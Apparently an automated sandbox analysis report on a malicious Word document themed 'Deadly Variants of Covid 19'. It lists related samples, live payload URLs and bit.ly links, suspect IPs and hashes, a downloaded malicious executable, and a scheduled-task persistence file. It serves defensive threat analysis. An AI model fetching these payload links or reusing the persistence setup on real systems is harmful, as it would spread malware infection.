Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 8.248.143.254, 8.248.121.254, 8.248.135.254, 8.253.95.249, 67.26.73.254 • Excluded domains from analysis (whitelisted): audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:52:37	API Interceptor	108x Sleep call for process: EQNEDT32.EXE modified
19:52:42	API Interceptor	310x Sleep call for process: 69577.exe modified
19:52:50	API Interceptor	1x Sleep call for process: schtasks.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
79.134.225.49	7yhKFXCKYX.exe	Get hash	malicious	Browse	
	R8IaYkCPbJ.exe	Get hash	malicious	Browse	
	hgGLLf6MMg.exe	Get hash	malicious	Browse	
	BLPL902938475.exe	Get hash	malicious	Browse	
	70invoicefdp.exe	Get hash	malicious	Browse	
93.89.224.134	swift payment.doc	Get hash	malicious	Browse	• sgkmudder.org.tr/2d/IMG_71106_SCANNED.jpg
	DHL Shipment Notification 7465649870.doc	Get hash	malicious	Browse	• sgkmudder.org.tr/2d/waki.jpg

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order_130577.doc	Get hash	malicious	Browse	• sgkmudder.org.tr/IDE/IMG_130577.pdf
	IMG-6661.doc	Get hash	malicious	Browse	• sgkmudder.org.tr/IDE/IMG-6661.pdf
	IMG-60612.doc	Get hash	malicious	Browse	• sgkmudder.org.tr/IDE/IMG-606612.pdf
	P.O 119735.doc__.rtf	Get hash	malicious	Browse	• sgkmudder.org.tr/ID3/IMG_063382.pdf
	IMG_155710.doc	Get hash	malicious	Browse	• sgkmudder.org.tr/ID3/IMG_155710.pdf
	IMG_761213.doc	Get hash	malicious	Browse	• sgkmudder.org.tr/ID3/IMG_761213.pdf
	IMG_4785.doc	Get hash	malicious	Browse	• sgkmudder.org.tr/ID3/IMG_4785.pdf
	IMG-51033.doc	Get hash	malicious	Browse	• sgkmudder.org.tr/ID3/IMG-51033.pdf
	IMG_688031.doc	Get hash	malicious	Browse	• sgkmudder.org.tr/ID3/IMG_688031.pdf
67.199.248.10	swift payment.doc	Get hash	malicious	Browse	• bit.ly/2NmOCRI
	IMG_6078_SCANNED.doc	Get hash	malicious	Browse	• bit.ly/3qIRVRz
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• bit.ly/3duA4tQ
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• bit.ly/3sdTreK
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCK.doc	Get hash	malicious	Browse	• bit.ly/3dCBRgm
	DHL Shipment Notification 7465649870.doc	Get hash	malicious	Browse	• bit.ly/3bhrITG
	Quote QU038097.doc	Get hash	malicious	Browse	• bit.ly/3aom5Uu
	IMG_51067.doc__.rtf	Get hash	malicious	Browse	• bit.ly/3djdyUC
	IMG_123773.doc	Get hash	malicious	Browse	• bit.ly/2Nsv9ym
	B62672021 PRETORIA.doc	Get hash	malicious	Browse	• bit.ly/3jOWhDW
	DHL_014073.doc	Get hash	malicious	Browse	• bit.ly/3ddwOmz
	PO00004423.doc	Get hash	malicious	Browse	• bit.ly/3dcJ7zg
	IMG_06037.doc	Get hash	malicious	Browse	• bit.ly/2Zh2NKi
	IMG_Scan_10678.doc	Get hash	malicious	Browse	• bit.ly/39WD2oM
	deliverysorders.doc	Get hash	malicious	Browse	• bit.ly/3cTqUGN
	120210205164302_01047.doc	Get hash	malicious	Browse	• bit.ly/2YXucRb
	IMG_Scanned_030621.doc	Get hash	malicious	Browse	• bit.ly/2YXcYmY
	IMG_Scanned_67022.doc	Get hash	malicious	Browse	• bit.ly/36Valqa
	ORD005271444_0.doc	Get hash	malicious	Browse	• bit.ly/36HJMol
	PO_07712.doc	Get hash	malicious	Browse	• bit.ly/3pA0TA4

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
bit.ly	swift payment.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_61061_SCANNED.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_6078_SCANNED.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 67.199.248.10
	SWIFT Payment W0301.doc	Get hash	malicious	Browse	• 67.199.248.11

Copyright null 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	_a6590.docx	Get hash	malicious	Browse	• 67.199.248.11
	Statement-ID28865611496334.vbs	Get hash	malicious	Browse	• 67.199.248.10
	Statement-ID21488878391791.vbs	Get hash	malicious	Browse	• 67.199.248.11
	Statement-ID72347595684775.vbs	Get hash	malicious	Browse	• 67.199.248.10
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCK.doc	Get hash	malicious	Browse	• 67.199.248.10
	Quotation408S_A02021_AHYAN_group_of_companies.doc	Get hash	malicious	Browse	• 67.199.248.10
	DHL Shipment Notification 7465649870.doc	Get hash	malicious	Browse	• 67.199.248.11
	YOUR PRODUCT.doc	Get hash	malicious	Browse	• 67.199.248.11
	PO00004423.xls	Get hash	malicious	Browse	• 67.199.248.11
	PO00004423.xls	Get hash	malicious	Browse	• 67.199.248.11
	Quote QU038097.doc	Get hash	malicious	Browse	• 67.199.248.10
	SecuriteInfo.com.Heur.1706.xls	Get hash	malicious	Browse	• 67.199.248.10
	SecuriteInfo.com.Heur.1706.xls	Get hash	malicious	Browse	• 67.199.248.10
	IMG_51067.doc__.rtf	Get hash	malicious	Browse	• 67.199.248.10
sgkmudder.org.tr	swift payment.doc	Get hash	malicious	Browse	• 93.89.224.134
	DHL Shipment Notification 7465649870.doc	Get hash	malicious	Browse	• 93.89.224.134
	Order_130577.doc	Get hash	malicious	Browse	• 93.89.224.134
	IMG-6661.doc	Get hash	malicious	Browse	• 93.89.224.134
	IMG-60612.doc	Get hash	malicious	Browse	• 93.89.224.134
	P.O 119735.doc__.rtf	Get hash	malicious	Browse	• 93.89.224.134
	IMG_155710.doc	Get hash	malicious	Browse	• 93.89.224.134
	IMG_761213.doc	Get hash	malicious	Browse	• 93.89.224.134
	IMG_4785.doc	Get hash	malicious	Browse	• 93.89.224.134
	IMG-51033.doc	Get hash	malicious	Browse	• 93.89.224.134
	IMG_688031.doc	Get hash	malicious	Browse	• 93.89.224.134

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
FINK-TELECOM-SERVICESCH	document.exe	Get hash	malicious	Browse	• 79.134.225.122
	5293ea9467ea45e928620a5ed74440f5.exe	Get hash	malicious	Browse	• 79.134.225.105
	f1a14e6352036833f1c109e1bb2934f2.exe	Get hash	malicious	Browse	• 79.134.225.105
	256ec8f8f67b59c5e085b0bb63afcd13.exe	Get hash	malicious	Browse	• 79.134.225.105
	JOIN.exe	Get hash	malicious	Browse	• 79.134.225.30
	Delivery pdf.exe	Get hash	malicious	Browse	• 79.134.225.25
	d88e07467ddcf9e3b19fa972b9f000d1.exe	Get hash	malicious	Browse	• 79.134.225.105
	fnfqzfwC44.exe	Get hash	malicious	Browse	• 79.134.225.25
	Solicitud de oferta 6100003768.exe	Get hash	malicious	Browse	• 79.134.225.96
	Nrfgylra.exe	Get hash	malicious	Browse	• 79.134.225.96
	HTQ19-P0401-Q0539 NE-Q22940 GR2P5 TYPBLDG-NASER AL FERDAN.exe	Get hash	malicious	Browse	• 79.134.225.62
	HTQ19-P0401-Q0539 NE-Q22940 GR2P5 TYPBLDG-NASER AL FERDAN.exe	Get hash	malicious	Browse	• 79.134.225.62
	HTQ19-P0401-Q0539 NE-Q22940 GR2P5 TYPBLDG-NASER AL FERDAN.exe	Get hash	malicious	Browse	• 79.134.225.62
	Form pdf.exe	Get hash	malicious	Browse	• 79.134.225.25
	Quotation 3342688.exe	Get hash	malicious	Browse	• 79.134.225.120
	REQUEST FOR QUOTATION.exe	Get hash	malicious	Browse	• 79.134.225.76
	Orden.exe	Get hash	malicious	Browse	• 79.134.225.6
	Ordine.exe	Get hash	malicious	Browse	• 79.134.225.11
	73a4f40d0affe5eea89174f8917bba73.exe	Get hash	malicious	Browse	• 79.134.225.105
	ToolNcatalogpri00088756564162021.exe	Get hash	malicious	Browse	• 79.134.225.45
GOOGLE-PRIVATE-CLOUDUS	swift payment.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_61061_SCANNED.doc	Get hash	malicious	Browse	• 67.199.248.11
	IMG_6078_SCANNED.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• 67.199.248.10
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 67.199.248.10
	SWIFT Payment W0301.doc	Get hash	malicious	Browse	• 67.199.248.11
	_a6590.docx	Get hash	malicious	Browse	• 67.199.248.11
	Statement-ID28865611496334.vbs	Get hash	malicious	Browse	• 67.199.248.10
	Statement-ID21488878391791.vbs	Get hash	malicious	Browse	• 67.199.248.11
	Statement-ID72347595684775.vbs	Get hash	malicious	Browse	• 67.199.248.10
	QUOTATION44888_A2221_TOAN_TAN_LOC_TRADING_SERVICES_JOINT_STOCK.doc	Get hash	malicious	Browse	• 67.199.248.10
	Quotation408S_A02021_AHYAN_group_of_companies.doc	Get hash	malicious	Browse	• 67.199.248.11

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Invoice.ppt	Get hash	malicious	Browse	• 67.199.248.17
	Invoice.ppt	Get hash	malicious	Browse	• 67.199.248.16
	Invoice.ppt	Get hash	malicious	Browse	• 67.199.248.17
	DHL Shipment Notification 7465649870.doc	Get hash	malicious	Browse	• 67.199.248.10
	YOUR PRODUCT.doc	Get hash	malicious	Browse	• 67.199.248.11
	PO00004423.xls	Get hash	malicious	Browse	• 67.199.248.11
	PO00004423.xls	Get hash	malicious	Browse	• 67.199.248.11
	Quote QU038097.doc	Get hash	malicious	Browse	• 67.199.248.10
TR-FBSTR	swift payment.doc	Get hash	malicious	Browse	• 93.89.224.134
	DHL Shipment Notification 7465649870.doc	Get hash	malicious	Browse	• 93.89.224.134
	Order_130577.doc	Get hash	malicious	Browse	• 93.89.224.134
	IMG-6661.doc	Get hash	malicious	Browse	• 93.89.224.134
	IMG-60612.doc	Get hash	malicious	Browse	• 93.89.224.134
	P.O 119735.doc__.rtf	Get hash	malicious	Browse	• 93.89.224.134
	IMG_155710.doc	Get hash	malicious	Browse	• 93.89.224.134
	IMG_761213.doc	Get hash	malicious	Browse	• 93.89.224.134
	IMG_4785.doc	Get hash	malicious	Browse	• 93.89.224.134
	IMG-51033.doc	Get hash	malicious	Browse	• 93.89.224.134
	IMG_688031.doc	Get hash	malicious	Browse	• 93.89.224.134
	payment.exe	Get hash	malicious	Browse	• 185.33.234.169
	AWB-20201208.2838479893_TR.exe	Get hash	malicious	Browse	• 185.33.234.169
	PROOF OF PAYMENT.exe	Get hash	malicious	Browse	• 93.89.226.17
	OwUewak654.exe	Get hash	malicious	Browse	• 185.33.234.229
	MA24JwXQQB.exe	Get hash	malicious	Browse	• 185.33.234.169
	yzNugTeWWx.exe	Get hash	malicious	Browse	• 185.33.234.169
	AWB-18267638920511_ES.exe	Get hash	malicious	Browse	• 185.33.234.169
	0000001612.exe	Get hash	malicious	Browse	• 185.33.234.169
	PO 48009927TH.exe	Get hash	malicious	Browse	• 185.33.234.169

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Users\Public\69577.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xI@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/I\.cDB0.'.Y...r.[.....vM...o.=....zK..r..I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Users\Public\69577.exe

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.090852246460565
Encrypted:	false
SSDEEP:	6:kKOsPbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:7W3kPlE99SNxAhUeo+aKt
MD5:	4C263222F99F8CCD3BFF78D11287343A
SHA1:	EE20F124605FDE40B3F6CEE545E8D0D9D69F7538
SHA-256:	6F6ECD80E49016ECD6284D61DF45B979CA2C27112B6E4E1FE0DD09260BE75D77
SHA-512:	B87A0B87DBFDCD02EB3FF34E9FF9E9B56D73277E2E50703BAA1B03634030BADEDDCDD952CFB1061699B9BB8271AAEB5C3D63D6E415A24C7913B5CD8A9B611 62A
Malicious:	false
Reputation:	low
Preview:	p..... .....]..`....(..... .....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c ./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..".0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\mgLD5CcdJx9YVKl[1].jpg	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	1143808
Entropy (8bit):	6.509278540577558
Encrypted:	false
SSDEEP:	12288:GRe0EHIOjYgydfAv9kmIdffnlyMNZVjswXXyyWp+X117FlTxvrvt:TVydf2IdffY+rwwX77FlTxR
MD5:	DCCD2F6A61F8D95552863B537F2B6698
SHA1:	62C9D1B5C489133CBC0F19F3902724847BBFD765
SHA-256:	3266A27BD3BB930017AA09BC7483AB2E047292B47F9D9C5796C02FA566D00CFE
SHA-512:	E63F98F144CF843D1A920C37A9BBB689F3ACF11697637DB70636C842323805A5E3FC2DEDBAE9CC53FB5FEBC4D8D2E37E0E5BE3E59EDD6FEE44A90FB92699FI E3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 11%
Reputation:	low
IE Cache URL:	http://sgkmudder.org.tr/2d/mgLD5CcdJx9YVKl.jpg
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....3`.....P..&...L.....E... .....@.. ..... ..@.....XE..S....`...J..... ....H.....text....%... ...&..... ..`.rsrc....J...`...J...(.....@..@.rel oc.....r.....@..B.....E.....H.....E..\.....g..(.....0..#.....+.&...(....(.....(.....o.....*.....0.....+.&..8.....8.....+3...a.+....a. ...YE.....I.....+.....&..+.....+....YE.....&.....=...X...a...w.....+.+...(.....+....8}.....&..8p.....8h.....(.....=.8Y.....(....+.(....8C....?.8>.....<.85.....(....+..8.....8.....>.8.. ..*..0.....+.&...+H.. a.+....a8.....X+H..(H....+.....&..+...%YE.....6

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\2Me6ei3[1].htm	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	133
Entropy (8bit):	4.839899666314567
Encrypted:	false
SSDEEP:	3:qVvzLURODccZ/vXbvx9nDyiNCU1SLxKRGhEPGRHFSXbKFvNGb:qFzLIeco3XLx92iQU3cEPWSLWQb
MD5:	88C573C24367B4A46F244961AB26A151
SHA1:	3A8C4FC70ACD33D906DA6F34169FF5554B0E82D4
SHA-256:	1C33F2A85277E75A8BE212C6CBC947DC1AC6BDD9162132386A91FFE303314429
SHA-512:	C49661A08AEBC5D2C1A93BC8F8BDA3B0C2585F6F076DC61BFB80B2D14F546C56F76DB035B6725B459823E4948E52BFC8E5EF163949B642340049F8F22B85994A
Malicious:	false
Reputation:	low
Preview:	<html>.<head><title>Bitly</title></head>.<body>moved here</body>.</html>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8AD9C643-349E-46EF-BF24-C3A751787722}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8AD9C643-349E-46EF-BF24-C3A751787722}.tmp	
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9CA5B12C-492C-4E57-AE2D-0E7798ADDEF4}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1474130
Entropy (8bit):	4.189631552288507
Encrypted:	false
SSDEEP:	24576:j7np9HpHZHSHVVndnVsHtHBPDHnbnnrHzHfH7Ho0nonQEHtHnHF:jbnJ5y1V9aNhLH7rT/bIkYfNHl
MD5:	7C382FAFE594F20C1C7308821CF166C4
SHA1:	8200943429016BB115C69F2E9E0F102E85CD44D8
SHA-256:	45503DF30500D85200E4F8E266467C6B894940BF0A52D9FAC49CC88BE619A276
SHA-512:	54B4925EE55D2A17D8DF9DAF19B22A9617A62697D889A3C83697CD812A8F5294C5531D4526871E7F78C627A34A408F059021D2102E677785A100B5D53A1DDF17
Malicious:	false
Reputation:	low
Preview:	..@.A.p.J.n.b.S.m.E.I.k.B.Y.w.P.B.r.@.-.D.y.s.i.v.y.j.z.Z.m.o.I.e.C.P.i.F.<.e.h.&.&.0._.M.-.C._.g.-.-._.-.d.,.6.4.>.3.2.9.9.7.$.C.v.>.y.t.=.n.5.|.:.%._.>.j.n.8.%.b.m.;.=.u...2.8..... . . . .

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{AB5F6AD7-3C7C-4823-93B4-8E22DB7DEE25}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3555252507007243
Encrypted:	false
SSDEEP:	3:Iiiiiiiiif3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbG:IiiiiiiiifdLloZQc8++lsJe1Mzh
MD5:	612870F14611A2846F34F3E170825E80
SHA1:	721433825DFB55328F6D5FE264C74AECDC016C16
SHA-256:	A1BA57C7E4DB0AF82EA6DFA91F2DE55C40DAA9E5BC995CA4BDCFA3E9E8348A1D
SHA-512:	8C1095E5D14A48CB9178CCEE20976FD7AC1CF0F6ED5535EB39EED4354435DF418AB523EE895F8EFF8E8DE78D8A447918A965DEAF6C6C0EB634BD1694CBF54 B2
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A.. ...."...&...*.......:...>.. ....

C:\Users\user\AppData\Local\Temp\Cab7021.tmp	
Process:	C:\Users\Public\69577.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Temp\Cab7021.tmp	
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5 X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xl@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r.. I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\Local\Temp\Tar7022.tmp	
Process:	C:\Users\Public\69577.exe
File Type:	data
Category:	modified
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....R19%..2101150042 37Z0...+.....0..D.0..*....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[....J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\tmpA055.tmp	
Process:	C:\Users\Public\69577.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1619
Entropy (8bit):	5.144232284026302
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBBtn:cbhZ7ClNQi/rydbz9I3YODOLNdq3V
MD5:	670E506D7A13CDF1A7EDA14E5533D0EE
SHA1:	670E6321EE31AC7BCC58B1EA48B82E8676FA30E0
SHA-256:	4723B0312E0807A682EFC2672E778A957AF005EE722656F1A98227D816E7ECB4
SHA-512:	54C615BAFAAD04592CC866C974DA3796577910B258CF689B6C50C0F951424D5456B6BB0DE72001E415DC58ED999C7D4F4DD7AE319A17FD57EB925533E779A93
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Deadly Variants of Covid 19.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Tue Feb 23 02:52:35 2021, length=833197, window=hide
Category:	dropped
Size (bytes):	2198
Entropy (8bit):	4.5804577209594095
Encrypted:	false
SSDEEP:	48:8mg/XT0jFCkMGr1qQh2mg/XT0jFCkMGr1qQ/:8z/XojFCorAQh2z/XojFCorAQ/
MD5:	214DE48BB7AB3394487ED65A59720EE4
SHA1:	69906D7D7F6E81438464CDA474220ED1E80099DA
SHA-256:	9C74F780B3A246C5F12CA814CADAE25408C6EA1C7836F23FD1E0D92B9835F740
SHA-512:	CCC50159FCFF8244A5E213045A7EBFE268126325B32087F4C07333633C097335787C6A8E1A08CF79B21629077ACFA00429FD4741C4B321612A598187C0344181
Malicious:	false
